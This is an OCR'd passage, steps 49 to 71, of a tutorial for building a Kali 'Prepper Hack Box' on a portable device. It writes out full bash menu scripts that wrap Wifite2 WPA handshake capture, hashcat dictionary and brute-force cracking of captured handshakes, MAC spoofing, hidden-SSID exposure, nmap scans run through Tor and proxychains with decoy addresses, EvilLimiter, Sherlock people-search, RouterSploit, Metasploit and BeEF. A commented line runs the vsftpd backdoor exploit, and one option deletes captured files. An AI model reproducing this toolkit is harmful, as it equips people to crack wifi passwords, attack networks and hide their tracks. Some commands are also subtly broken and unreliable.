
49. **Connect** to the **wireless** when it is up and running and you can see it on your network
ssid=AndroidAP_3011
password=mysecret

Wireless
AndroidAP_3011 isn't secure
This Wi-Fi network uses an older security standard that's being phased out. We recommend connecting to a different network.
Activate Windows
Go to Settings to activate Windows.
Learn more

50. Login in again with **putty** and the following address after connecting to the Kali Hotspot
SSH 192.168.150.1 PORT 22
username = kali
password = kali

51. Open your **FTP Client** and FTP to the following address
FTP 192.168.150.1 PORT 21
username = kali
password = kali

52. Once connected you should see your Kali home directory
In this directory create a folder called **"wordlist"** the world list is used for cracking passwords.



NOTE: If you have **problems** you may need to go back to the terminal and set the permissions or even make folders with the correct permissions
mkdir -m 1777 /home/kali/wordlist
chmod -m 1777 /home/kali/wordlist

53. **Download** a good word list to add to your system (these are examples)
https://github.com/kennyn510/wpa2-wordlists/tree/master/Wordlists
or
https://sourceforge.net/projects/kali-linux/files/Wordlist/

54. **FTP transfer** the worldlists you downloaded into your "**wordlist"** folder via FileZilla we created earlier.

55. Lets setup a **MENU SYSTEM** for your Kali box for quick access (Change wlan0 or wlan1 as needed and also select the word list you want to use in **bold**)
sudo nano /usr/bin/hackmenu

NOTE: if you have problems seeing **termshark**, change putty to use no colors settings

```
#################################################################
#!/bin/bash
clear
# ----------------------------------------------------
#    THIS IS SSH PREPPER HACK MENU
# ----------------------------------------------------
# FUNCTIONS
# ----------------------------------
function wifite_1() {
        echo "***Starting***"
        /usr/bin/wifite2menu
```

```
	echo "***Completed***"
}
# ----------------------------------------
function wifite_2() {
	echo "***Starting***"
sudo hciconfig hci0 up
	sudo btscanner
sudo hciconfig hci0 down
	echo "***Completed***"
}
# ----------------------------------------
function wifite_3() {
	echo "***Starting***"
	/usr/bin/macchangermenu
	echo "***Completed***"
}
# ----------------------------------------
function wifite_4() {
	echo "***Starting***"
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon
echo "***Please Enter the Mac Address of the Hidden SSID***"
pause
sudo nano /home/kali/hiddenmac.txt
var6=$( cat /home/kali/hiddenmac.txt )
sudo airodump-ng -c 6 --bssid $var6 wlan0mon
pause
ifconfig wlan0 up
	echo "***Completed***"
}
# ----------------------------------------
function wifite_5() {
	echo "***Starting***"
	 /usr/bin/nmapmenu
	echo "***Completed***"
}
# ----------------------------------------
function wifite_6() {
	echo "***Starting***"

	echo "***Completed***"
}
# ----------------------------------------
function wifite_7() {
	echo "***Starting***"
	sudo usrbin/evillimiter/evillimiter
	echo "***Completed***"
}
# ----------------------------------------
function wifite_8() {
	echo "***Starting***"
	echo "***Enter a namesurname to search no spaces***"
pause
```

```
sudo nano /home/kali/sherlock.txt
var9=$( cat /home/kali/sherlock.txt )
sudo python3 /usr/bin/sherlock/sherlock/sherlock.py $var9 --print-found
        echo "***Completed***"
}
# ----------------------------------------
function wifite_9() {
        echo "***Starting***"
sudo /opt/routersploit/python3 rsf.py
        echo "***Completed***"
}
# ----------------------------------------
function wifite_10() {
        echo "***Starting***"
sudo /opt/metasploit-framework/msfconsole
        echo "***Completed***"
}
# ----------------------------------------
function wifite_11() {
        echo "***Starting***"
        sudo ifconfig
        echo "***Completed***"
}
# ----------------------------------------
function wifite_12() {
        echo "***Starting***"
        sudo service vsftpd restart
        echo "***Completed***"
}
# ----------------------------------------
function wifite_13() {
        echo "***Starting***"
##      sudo iwlist wlan0 scan
##sudo airmon-ng check kill
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon
sudo airmon-ng stop wlan0mon
##sudo ifconfig wlan0 up
ip a
        echo "***Completed***"
}
# ----------------------------------------
function wifite_14() {
        echo "***Starting***"
        /usr/bin/termsharkmenu
        echo "***Completed***"
}
# ----------------------------------------
function wifite_15() {
        echo "***Starting***"
         /usr/bin/hashcatconvert
         /usr/bin/hashcatmenu
        echo "***Completed***"
```

```
}
# ------------------------------------
function wifite_16() {
	echo "***Starting***"
	sudo rm /root/.cache/termshark/pcaps/*.pcap
	sudo rm /home/kali/cap/*.*
	sudo rm hs/*.*
	echo "***Completed***"
}
# ------------------------------------
function wifite_17() {
	echo "***Starting***"
sudo nano /etc/wpa_supplicant.conf
sudo wpa_supplicant -B -i wlan0 -c /etc/wpa_supplicant.conf
sudo dhclient wlan0
sudo iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
	echo "***Completed***"
}
# ------------------------------------
function wifite_18() {
	echo "***Starting***"
sudo killall wpa_supplicant
sudo iptables -D POSTROUTING -t nat -o wlan0 -j MASQUERADE
	echo "***Completed***"
}
# ------------------------------------
function wifite_19() {
	echo "***Starting***"
sudo ping yahoo.com
	echo "***Completed***"
}
# ------------------------------------
function wifite_20() {
	echo "***Starting***"
sudo nano /etc/squid/squid.conf
sudo service squid start
pause
sudo service squid stop
	echo "***Completed***"
}
# ------------------------------------
function wifite_21() {
	echo "***Starting***"
sudo gedit /etc/tor/torrc
sudo iptables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --to-ports 53
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --syn -j REDIRECT --to-ports 9040
sudo service tor start
	echo "***Completed***"
}
# ------------------------------------
function wifite_22() {
	echo "***Starting***"
sudo iptables -D nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --to-ports 53
```

```
sudo iptables -D nat -A PREROUTING -i wlan0 -p tcp --syn -j REDIRECT --to-ports 9040
        echo "***Completed***"
sudo service tor stop
}
# ----------------------------------------
function wifite_23() {
        echo "***Starting***"
screen
        echo "***Completed***"
}
# ----------------------------------------
function wifite_24() {
        echo "***Starting***"
sudo shutdown -r now
        echo "***Completed***"
}
# ----------------------------------------
function wifite_25() {
        echo "***Starting***"
sudo shutdown now
        echo "***Completed***"
}
# ----------------------------------------
function wifite_26() {
        echo "***Starting***"
        /usr/bin/maintmenu
        echo "***Completed***"
}
# ----------------------------------------
function wifite_27() {
        echo "***Starting***"
sudo nano /usr/bin/hackmenu
        echo "***Completed***"
}
# ----------------------------------------
# MENU COLORS
# ----------------------------------------
##
# Color  Variables
##
red='\e[31m'
green='\e[32m'
blue='\e[34m'
clear='\e[0m'
# ----------------------------------------
# Color Functions
# ----------------------------------------
ColorGreen(){
                echo -ne $green$1$clear
}
ColorBlue(){
                echo -ne $blue$1$clear
}
```

```
# ---------------------------------------
# MENU
# ---------------------------------------
# HEAT TESTING
var01=$(sudo cat /sys/class/thermal/thermal_zone0/temp)   # Divide by 1000
var00=1000
var0=$((var01 / var00))
# HDD SPACE USED IN PERCENT
var1=$(sudo df -h | grep /dev/root | awk '{print $5}')
menu(){
echo -ne "
    PREPPER HACK BOX 2021 v1 (Education Use Only)
 @@@@@                                @@@@@
@@@@@@@                              @@@@@@@
@@@@@@@         @@@@@@@@@@@@@@@@         @@@@@@@
 @@@@@@@@     @@@@@@@@@@@@@@@@@@@@     @@@@@@@@
   @@@@@    @@@@@@@@@@@@@@@@@@@@@@    @@@@@
    @@@@@ @@@@@@@@@@@@@@@@@@@@@@@@@@ @@@@@
      @@ @@@@@@@@@@@@@@@@@@@@@@@@@@@@ @@
        @@@@@@@  @@@@@@  @@@@@@
        @@@@@@  0 @@@@  0 @@@@@
        @@@@@@    @@@@    @@@@@
         @@@@@@  @@@@@@  @@@@@
          @@@@@@@@@@@@ @@@@@@@@@@
           @@@@@@@@@@@ @@@@@@@@@
       @@  @@@@@@@@@@@@@@@@@@  @@
       @@@@ @@@@ @ @ @ @ @@@@ @@@@
      @@@@@ @@@ @ @ @ @ @@@ @@@@@
     @@@@@   @@@@@@@@@@@@@   @@@@@
    @@@@       @@@@@@@@@@@       @@@@
  @@@@@         @@@@@@@         @@@@@
 @@@@@@@                       @@@@@@@
  @@@@@                         @@@@@
-------------------------------------------------
$(ColorGreen)    WELCOME PREPPER PLEASE SELECT AN OPTIONS
          Disk Usage = $var1
          System Heat = $var0 Degrees
          Beef Running http://192.168.150.1:3000
-------------------------------------------------
$(ColorGreen '1)') Wifite2
$(ColorGreen '2)') Bluetooth (btscanner)
$(ColorGreen '3)') Change Mac Address
$(ColorGreen '4)') Expose Hidden SSID
$(ColorGreen '5)') Nmap
$(ColorGreen '6)') Hydra
$(ColorGreen '7)') EvilLimiter (Slow down Devices)
$(ColorGreen '8)') Sherlock (Search for People)
$(ColorGreen '9)') RouterSploit
$(ColorGreen '10)') MetaSploit
$(ColorGreen '11)') Network Information (ifconfig)
$(ColorGreen '12)') Restart the FTP Server
$(ColorGreen '13)') Scan 4 Wifi Network
$(ColorGreen '14)') TermShark
```

```
$(ColorGreen '15)') HashCat (with PCAP Convert)
$(ColorGreen '16)') Delete All Captured Files
$(ColorGreen '17)') Connect to a Wireless Network (Edit CTRL-X Save)
$(ColorGreen '18)') Disconnect from the Wireless Network
$(ColorGreen '19)') Ping Yahoo.com (CTRL-C to Stop)
$(ColorGreen '20)') Squid Server
$(ColorGreen '21)') Tor Enable for Hotspot
$(ColorGreen '22)') Tor Disable for Hotspot
$(ColorGreen '23)')  Screen
$(ColorGreen '24)')  Reboot
$(ColorGreen '25)')  Shutdown
$(ColorGreen '26)')  Maintenance
$(ColorGreen '27)')  Edit This Menu
$(ColorGreen '0)') Exit
--------------------------------------------------
$(ColorBlue 'Choose an option:') "
        read a
        case $a in
                1) wifite_1 ; menu ;;
                2) wifite_2 ; menu ;;
                3) wifite_3 ; menu ;;
                4) wifite_4 ; menu ;;
                5) wifite_5 ; menu ;;
                6) wifite_6 ; menu ;;
                7) wifite_7 ; menu ;;
                8) wifite_8 ; menu ;;
                9) wifite_9 ; menu ;;
                10) wifite_10 ; menu ;;
                11) wifite_11 ; menu ;;
                12) wifite_12 ; menu ;;
                13) wifite_13 ; menu ;;
                14) wifite_14 ; menu ;;
                15) wifite_15 ; menu ;;
                16) wifite_16; menu ;;
                17) wifite_17; menu ;;
                18) wifite_18; menu ;;
                19) wifite_19; menu ;;
                20) wifite_20; menu ;;
                21) wifite_21; menu ;;
                22) wifite_22; menu ;;
                23) wifite_23; menu ;;
                24) wifite_24; menu ;;
                25) wifite_25; menu ;;
                26) wifite_26; menu ;;
                27) wifite_27; menu ;;
                0) exit 0 ;;
                                *) echo -e $red"Wrong option."$clear; WrongCommand;;
        esac
}
# Call the menu function
menu
############################################################
```

56. lets make the menu script **executable**

```
sudo chmod +x /usr/bin/hackmenu
```

57. Setup the Menu system to run when users **SSH** edit the **/etc/profile** and add the line at the bottom

```
sudo nano /etc/profile
```

```
###################################
/usr/bin/hackmenu
###################################
```

58. Let's make a menu for **HashCat** to **convert pcap** files

```
sudo nano /usr/bin/hashcatconvert
```

```
###################################
#!/bin/bash
clear
echo -ne "
ooooo ooooo      o       oooooooo8 ooooo ooooo  oooooooo8     o   ooooooooooo
 888   888      888     888        888   888 o888     88    888  88  888  88
 888ooo888     8  88     888ooooooo  888ooo888 888          8  88     888
 888   888    8oooo88           888 888   888 888o     oo  8oooo88    888
o888o o888o o88o  o888o o88oooo888 o888o o888o 888oooo88 o88o  o888o o888
---------------------------------------------------------------------------
                    CONVERT PCAP 2 HCCAPX
---------------------------------------------------------------------------
"
echo ""
echo "Please select the file you wish to convert and copy to HASHCAT"
echo ""
files=$(ls /home/kali/hs/*.*)
i=1

for j in $files
do
echo "[0] Exit"
echo "[$i] $j"
file[i]=$j
i=$(( i + 1 ))
done
echo ""
echo "----------------------------"
echo "Enter number for file convert"
echo "----------------------------"
read input
if [$input = 0]
then
exit
fi
echo ""
echo "***Converting***"
echo "You select the file ${file[$input]} for conversion"
sudo /usr/bin/hashcat-utils/src/cap2hccapx.bin ${file[$input]} /home/kali/cap/hashfile.hccapx
echo "***Completed***"
```

```
exit
###################################
```

59. Lets make the script **executable**

```
sudo chmod +x /usr/bin/hashcatconvert
```

60. Let’s make a menu for **HashCat cracking**

```
sudo nano /usr/bin/hashcatmenu
```

```
#####################################################################
#!/bin/bash
clear
# ------------------------------------------------------
#    THIS IS HASHCAT MENU
# ------------------------------------------------------
# FUNCTIONS
# ---------------------------------------
function wifite_1() {
        echo "***Starting***"
        sudo /usr/bin/hashcat/hashcat -m 2500 /home/kali/cap/capture.hccapx /home/kali/wordlist/rockyou.txt
        echo "***Completed***"
}
# ---------------------------------------
function wifite_2() {
        echo "***Starting***"
        sudo /usr/bin/hashcat/hashcat -m 2500 -a3 /home/kali/cap/capture.hccapx ?d?d?d?d?d?d?d?d
        echo "***Completed***"
}
# ---------------------------------------
function wifite_3() {
        echo "***Starting***"
        sudo /usr/bin/hashcat/hashcat -m 2500 -r /usr/bin/hashcat/rules/best64.rule /home/kali/cap/capture.hccapx
        echo "***Completed***"
}
# ---------------------------------------
function wifite_4() {
        echo "***Starting***"
        sudo nano /usr/bin/hashcatmenu
        echo "***Completed***"
}
# ---------------------------------------
# MENU COLORS
# ---------------------------------------
##
# Color  Variables
##
red='\e[31m'
green='\e[32m'
blue='\e[34m'
clear='\e[0m'
# ---------------------------------------
# Color Functions
# ---------------------------------------
```

```
ColorGreen(){
                echo -ne $green$1$clear
}
ColorBlue(){
                echo -ne $blue$1$clear
}
# ---------------------------------------
# MENU
# ---------------------------------------
menu(){
echo -ne "
ooooo ooooo      o       oooooooo8 ooooo ooooo  oooooooo8     o   ooooooooooo
 888   888      888     888         888   888 o888     88    888  88  888  88
 888ooo888     8  88     888ooooooo  888ooo888 888           8  88     888
 888   888    8oooo88           888 888   888 888o     oo  8oooo88    888
o888o o888o o88o  o888o o88oooo888 o888o o888o 888oooo88 o88o  o888o o888
---------------------------------------------------------------------------
 $(ColorGreen) PLEASE SELECT HASHCAT OPTION
---------------------------------------------------------------------------
$(ColorGreen '1)') Dictionary Attack
$(ColorGreen '2)') Brute-Force Attack
$(ColorGreen '3)') Rule-based Attack
$(ColorGreen '4)') Edit This Menu
$(ColorGreen '0)') Exit
-------------------------------------------------
$(ColorBlue 'Choose an option:') "
        read a
        case $a in
                1) wifite_1 ; menu ;;
                2) wifite_2 ; menu ;;
                3) wifite_3 ; menu ;;
                4) wifite_4 ; menu ;;
                0) exit 0 ;;
                                *) echo -e $red"Wrong option."$clear; WrongCommand;;
        esac
}
# Call the menu function
menu
#################################################################
```

61. Lets make the script **executable**

```
sudo chmod +x /usr/bin/hashcatmenu
```

62. Let’s make a menu for **WIFITE2 Menu**

```
sudo nano /usr/bin/wifite2menu
```

```
#################################################################
#!/bin/bash
clear
# ------------------------------------------------------
#    THIS IS WIFITE2 MENU
# ------------------------------------------------------
# FUNCTIONS
```

```
# ---------------------------------------
function wifite_1() {
        echo "***Starting***"
        sudo /usr/bin/wifite2/Wifite.py  -i wlan0 --kill
        echo "***Completed***"
}
# ---------------------------------------
function wifite_2() {
        echo "***Starting***"
        sudo /usr/bin/wifite2/Wifite.py -i wlan0 --wpa --kill
        echo "***Completed***"
}
# ---------------------------------------
function wifite_3() {
        echo "***Starting***"
        sudo /usr/bin/wifite2/Wifite.py  -i wlan0 --wpa --kill --dict /home/kali/wordlists/rockyou.txt
        echo "***Completed***"
}
# ---------------------------------------
function wifite_4() {
        echo "***Starting***"
        sudo nano /usr/bin/wifite2menu
        echo "***Completed***"
}
# ---------------------------------------
# MENU COLORS
# ---------------------------------------
##
# Color  Variables
##
red='\e[31m'
green='\e[32m'
blue='\e[34m'
clear='\e[0m'
# ---------------------------------------
# Color Functions
# ---------------------------------------
ColorGreen(){
                echo -ne $green$1$clear
}
ColorBlue(){
                echo -ne $blue$1$clear
}
# ---------------------------------------
# MENU
# ---------------------------------------
menu(){
echo -ne "
oooo     oooo o88     o888o o88    o8               ooooooo
 88   88  88  oooo  o888oo  oooo o888oo oooooooooo8 o88     888
  88 888 88    888   888     888  888  888ooooooo8        o888
   888 888     888   888     888  888  888             o888   o
    8   8     o888o o888o   o888o  888o  88oooo888 o8888oooo88
```

```
-------------------------------------------------------------------------
 $(ColorGreen) PLEASE SELECT A WIFITE2 OPTION
-------------------------------------------------------------------------
$(ColorGreen '1)') Wifite2 (Basic)
$(ColorGreen '2)') Wifite2 (WPA Only)
$(ColorGreen '3)') Wifite2 (WPA With Wordlist)
$(ColorGreen '4)') Edit This Menu
$(ColorGreen '0)') Exit
-----------------------------------------------
$(ColorBlue 'Choose an option:') "
        read a
        case $a in
                1) wifite_1 ; menu ;;
                2) wifite_2 ; menu ;;
                3) wifite_3 ; menu ;;
                4) wifite_4 ; menu ;;
                0) exit 0 ;;
                                *) echo -e $red"Wrong option."$clear; WrongCommand;;
        esac
}
# Call the menu function
menu
#################################################################
```

63. Lets make the script **executable**

```
sudo chmod +x /usr/bin/wifite2menu
```

64. Lets make a small mac address file we want to change a mac too. Replace XX with desired.

```
sudo nano /home/kali/mac.txt
```

```
################################
XX:XX:XX:XX:XX:XX
################################
```

65. Let’s make a menu for **MACCHANGER Menu**

```
sudo nano /usr/bin/macchangermenu
```

```
#################################################################
#!/bin/bash
clear
# ------------------------------------------------------
#    THIS IS MACCHANGER MENU
# ------------------------------------------------------
# FUNCTIONS
# ---------------------------------------
function wifite_1() {
        echo "***Starting***"
ifconfig wlan0 down
sudo nano /home/kali/mac.txt
var5=$( cat /home/kali/mac.txt )
macchanger -m $var5 wlan0
ifconfig wlan0 up
        echo "***Completed***"
```

```
}
# ------------------------------------
function wifite_2() {
        echo "***Starting***"
ifconfig wlan0 down
macchanger -r wlan0
ifconfig wlan0 up
        echo "***Completed***"
}
# ------------------------------------
function wifite_3() {
        echo "***Starting***"
ifconfig wlan0 down
macchanger -p wlan0
ifconfig wlan0 up
        echo "***Completed***"
}
# ------------------------------------
function wifite_4() {
        echo "***Starting***"
        sudo nano /usr/bin/macchangermenu
        echo "***Completed***"
}
# ------------------------------------
# MENU COLORS
# ------------------------------------
##
# Color  Variables
##
red='\e[31m'
green='\e[32m'
blue='\e[34m'
clear='\e[0m'
# ------------------------------------
# Color Functions
# ------------------------------------
ColorGreen(){
                echo -ne $green$1$clear
}
ColorBlue(){
                echo -ne $blue$1$clear
}
# ------------------------------------
# MENU
# ------------------------------------
menu(){
echo -ne "
oooo     oooo      o       oooooooo8
 8888o   888      888    o888     88
 88 888o8 88     8  88   888          ooooooooo
 88  888  88    8oooo88  888o     oo
o88o  8  o88o o88o  o888o 888oooo88
```

```
 ooooooooo8 ooooo ooooo      o      oooo   oooo  oooooooo8 ooooooooooo
o888     88  888   888      888      8888o  88 o888    88  888    88
888         888ooo888     8  88     88 888o88 888    oooo 888ooo8
888o     oo  888   888    8oooo88    88   8888 888o    88  888    oo
 888oooo88  o888o o888o o88o  o888o o88o    88  888ooo888 o888ooo8888
-------------------------------------------------------------------------
 $(ColorGreen) PLEASE SELECT A MACCHANGER OPTION
-------------------------------------------------------------------------
$(ColorGreen '1)') Set Mac Address Specific wlan0
$(ColorGreen '2)') Set Mac Address Random wlan0
$(ColorGreen '3)')  Reset Mac Address to default wlan0
$(ColorGreen '4)') Edit This Menu
$(ColorGreen '0)') Exit
-----------------------------------------------
$(ColorBlue 'Choose an option:') "
        read a
        case $a in
                1) wifite_1 ; menu ;;
                2) wifite_2 ; menu ;;
                3) wifite_3 ; menu ;;
                4) wifite_4 ; menu ;;
                0) exit 0 ;;
                                *) echo -e $red"Wrong option."$clear; WrongCommand;;
        esac
}
# Call the menu function
menu
#################################################################
```

66. Lets make the script **executable**

```
sudo chmod +x /usr/bin/macchangermenu
```

67. Let's make a menu for **TERMSHARK Menu**

```
sudo nano /usr/bin/termsharkmenu
```

```
#################################################################
#!/bin/bash
clear
# ------------------------------------------------------
#    THIS IS TERMSHARK MENU
# ------------------------------------------------------
# FUNCTIONS
# ---------------------------------------
function wifite_1() {
        echo "***Starting***"
        sudo tshark -i wlan0 -w /home/kali/cap/tshark1.pcap
        sudo termshark -r /home/kali/cap/tshark1.pcap
        echo "***Completed***"
}
# ---------------------------------------
function wifite_2() {
        echo "***Starting***"
        sudo termshark -i 1
```

```
        echo "***Completed***"
}
# ----------------------------------
function wifite_3() {
        echo "***Starting***"
        sudo nano /usr/bin/termsharkmenu
        echo "***Completed***"
}
# ----------------------------------
# MENU COLORS
# ----------------------------------
##
# Color  Variables
##
red='\e[31m'
green='\e[32m'
blue='\e[34m'
clear='\e[0m'
# ----------------------------------
# Color Functions
# ----------------------------------
ColorGreen(){
                echo -ne $green$1$clear
}
ColorBlue(){
                echo -ne $blue$1$clear
}
# ----------------------------------
# MENU
# ----------------------------------
menu(){
echo -ne "
ooooooooooo ooooooooooo ooooooooooo  oooo     oooo
88  888  88  888    88   888    888  8888o   888
   888      888ooo8     888oooo88   88 888o8 88   ooooooooo
   888      888    oo   888  88o    88  888  88
  o888o    o888ooo8888 o888o  88o8 o88o  8  o88o

 ooooooooo8 ooooo ooooo      o      ooooooooooo  oooo   oooo
888        888   888      888      888    888  888  o88
 888ooooooo  888ooo888     8  88     888oooo88   888888
        888 888   888    8oooo88    888  88o    888  88o
o88oooo888 o888o o888o o88o  o888o o888o  88o8 o888o o888o
---------------------------------------------------------------------------
 $(ColorGreen) PLEASE SELECT A TERMSHARK OPTION
---------------------------------------------------------------------------
$(ColorGreen '1)') TermShark (with TShark use CTRL-C)
$(ColorGreen '2)') Termshark (Cisco Interface q to Quit)
$(ColorGreen '3)') Edit This Menu
$(ColorGreen '0)') Exit
-----------------------------------------------
$(ColorBlue 'Choose an option:') "
        read a
```

```
        case $a in
                1) wifite_1 ; menu ;;
                2) wifite_2 ; menu ;;
                3) wifite_3 ; menu ;
                0) exit 0 ;;
                                *) echo -e $red"Wrong option."$clear; WrongCommand;;
        esac
}
# Call the menu function
menu
#################################################################
```

68. Lets make the script **executable**

```
sudo chmod +x /usr/bin/termsharkmenu
```

69. Let's make a menu for **Maintenance Menu**

```
sudo nano /usr/bin/maintmenu
```

NOTE: if you not sure what you drive is mounted at use **sudo nano /*etc*/fstab**

```
#################################################################
#!/bin/bash
clear
# ------------------------------------------------------
#    THIS IS MAINTENANCE MENU
# ------------------------------------------------------
# FUNCTIONS
# ---------------------------------------
function wifite_1() {
        echo "***Starting***"
sudo umount /dev/mmcblk0p2
sudo fsck -p /dev/mmcblk0p2
sudo mount /dev/mmcblk0p2
        echo "***Completed***"
}
# ---------------------------------------
function wifite_2() {
        echo "***Starting***"
sudo apt-get update -y
        echo "***Completed***"
}
# ---------------------------------------
function wifite_3() {
        echo "***Starting***"
sudo apt-get upgrade -y
        echo "***Completed***"
}
# ---------------------------------------
function wifite_4() {
        echo "***Starting***"
sudo passwd kali
        echo "***Completed***"
}
```

```
# ------------------------------------
function wifite_5() {
        echo "***Starting***"
sudo htop
        echo "***Completed***"
}
# ------------------------------------
function wifite_6() {
        echo "***Starting***"
sudo w
        echo "***Completed***"
}
# ------------------------------------
function wifite_7() {
        echo "***Starting***"
        sudo nano /usr/bin/maintmenu
        echo "***Completed***"
}
# ------------------------------------
# MENU COLORS
# ------------------------------------
##
# Color  Variables
##
red='\e[31m'
green='\e[32m'
blue='\e[34m'
clear='\e[0m'
# ------------------------------------
# Color Functions
# ------------------------------------
ColorGreen(){
                echo -ne $green$1$clear
}
ColorBlue(){
                echo -ne $blue$1$clear
}
# ------------------------------------
# MENU
# ------------------------------------
menu(){
echo -ne "
oooo     oooo            o88              o8
 8888o   888   ooooooo   oooo  oo oooooo o888oo
 88 888o8 88   ooooo888   888   888   888 888
 88  888  88 888    888   888   888   888 888
o88o  8  o88o 88ooo88 8o o888o o888o o888o 888o
-------------------------------------------------------------------------
 $(ColorGreen) PLEASE SELECT A MAINTENANCE OPTION
-------------------------------------------------------------------------
$(ColorGreen '1)') Fsdc
$(ColorGreen '2)') Update
$(ColorGreen '3)') Upgrade
```

```
$(ColorGreen '4)') Change Kali Password
$(ColorGreen '5)') htop (Processes)
$(ColorGreen '6)') Users and Processes (w)
$(ColorGreen '7)') Edit This Menu
$(ColorGreen '0)') Exit
------------------------------------------------
$(ColorBlue 'Choose an option:') "
        read a
        case $a in
                1) wifite_1 ; menu ;;
                2) wifite_2 ; menu ;;
                3) wifite_3 ; menu ;
                4) wifite_4 ; menu ;
                5) wifite_5 ; menu ;
                6) wifite_6 ; menu ;
                7) wifite_7 ; menu ;
                0) exit 0 ;;
                                *) echo -e $red"Wrong option."$clear; WrongCommand;;
        esac
}
# Call the menu function
menu
#################################################################
```

70. Lets make the script **executable**

```
sudo chmod +x /usr/bin/maintmenu
```

71. Let's make a menu for **NMAP Menu**

```
sudo nano /usr/bin/nmapmenu
```

```
#################################################################
#!/bin/bash
clear
# ------------------------------------------------------
#    THIS IS NMAP MENU
# ------------------------------------------------------
# FUNCTIONS
# ---------------------------------------
function wifite_1() {
        echo "***Starting***"
sudo arp-scan -l -I wlan0
        echo "***Completed***"
}
# ---------------------------------------
function wifite_2() {
        echo "***Starting***"
echo "***Please Enter list or Range IP for nmap to scan***"
pause
sudo nano /home/kali/nmapip.txt
var7=$( cat /home/kali/nmapip.txt )
        echo "***Completed***"
}
# ---------------------------------------
```

```
function wifite_3() {
	echo "***Starting***"
# **********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo proxychains nmap $var7;;
        [Nn]* ) sudo nmap $var7;;
esac
done
# **********************************
nmap $var7
	echo "***Completed***"
}
# ----------------------------------
function wifite_4() {
	echo "***Starting***"
# **********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo proxychains nmap -iL /home/kali/nmapip.txt;;
        [Nn]* ) sudo nmap -iL /home/kali/nmapip.txt;;
esac
done
# **********************************
	echo "***Completed***"
}
# ----------------------------------
function wifite_5() {
	echo "***Starting***"
# **********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo proxychains nmap $var7 -p- ;;
        [Nn]* ) sudo nmap $var7 -p- ;;
esac
done
# **********************************
	echo "***Completed***"
}
# ----------------------------------
function wifite_6() {
	echo "***Starting***"
# **********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo proxychains nmap -F $var7;;
        [Nn]* ) sudo nmap -F $var7;;
esac
done
```

```
# **********
	echo "***Completed***"
}
# ----------
function wifite_7() {
	echo "***Starting***"
# **********
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo proxychains nmap -sn $var7;;
      [Nn]* ) sudo nmap -sn $var7;;
esac
done
# **********
	echo "***Completed***"
}
# ----------
function wifite_8() {
	echo "***Starting***"
# **********
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo proxychains nmap -sV $var7;;
      [Nn]* ) sudo nmap -sV $var7;;
esac
done
# **********
	echo "***Completed***"
}
# ----------
function wifite_9() {
	echo "***Starting***"
# **********
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo proxychains nmap -sS $var7;;
      [Nn]* ) sudo nmap -sS $var7;;
esac
done
# **********
	echo "***Completed***"
}
# ----------
function wifite_10() {
	echo "***Starting***"
# **********
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo proxychains nmap -O $var7;;
```

```
        [Nn]* ) sudo nmap -O $var7;;
esac
done
# ********************************
        echo "***Completed***"
}
# ----------------------------------
function wifite_11() {
        echo "***Starting***"
# ********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo proxychains nmap -O $var7 -D 10.0.0.1,10.0.0.2,10.0.0.3;;
        [Nn]* ) sudo nmap -O $var7 -D 10.0.0.1,10.0.0.2,10.0.0.3;;
esac
done
# ********************************
        echo "***Completed***"
}
# ----------------------------------
function wifite_12() {
        echo "***Starting***"
        sudo nano /usr/bin/nmapmenu
        echo "***Completed***"
}
# ----------------------------------
# MENU COLORS
# ----------------------------------
##
# Color  Variables
##
red='\e[31m'
green='\e[32m'
blue='\e[34m'
clear='\e[0m'
# ----------------------------------
# Color Functions
# ----------------------------------
ColorGreen(){
                echo -ne $green$1$clear
}
ColorBlue(){
                echo -ne $blue$1$clear
}
# ----------------------------------
# MENU
# ----------------------------------
#OTHER
# Scan and spoof discover os
##nmap -O 192.168.0.2 -D 10.0.0.1,10.0.0.2,10.0.0.3 –spoof-mac XX:XX:XX:XX:XX:XX
# Drop Ping and Scan UDP
nmap -sS -sU -PN 192.168.0.2
```

```
# Show Exploits for FTP or other
##locate .nse | grep ftp
# Run Exploit FTP against target test
##nmap --script=ftp-vsftpd-backdoor.nse 192.168.56.102 -p 21
##sudo python ./usr/bin/routersploit/rsf.py
# ---------------------------------------
menu(){
echo -ne "
oooo   oooo oooo     oooo      o      ooooooooo
 8888o  88   8888o   888      888      888    888
 88 888o88   88 888o8 88     8  88     888oooo88
 88   8888   88  888  88    8ooo88    888
o88o    88  o88o  8  o88o o88o  o888o o888o
---------------------------------------------------------------------------
 $(ColorGreen) PLEASE SELECT A NMAP OPTION
---------------------------------------------------------------------------
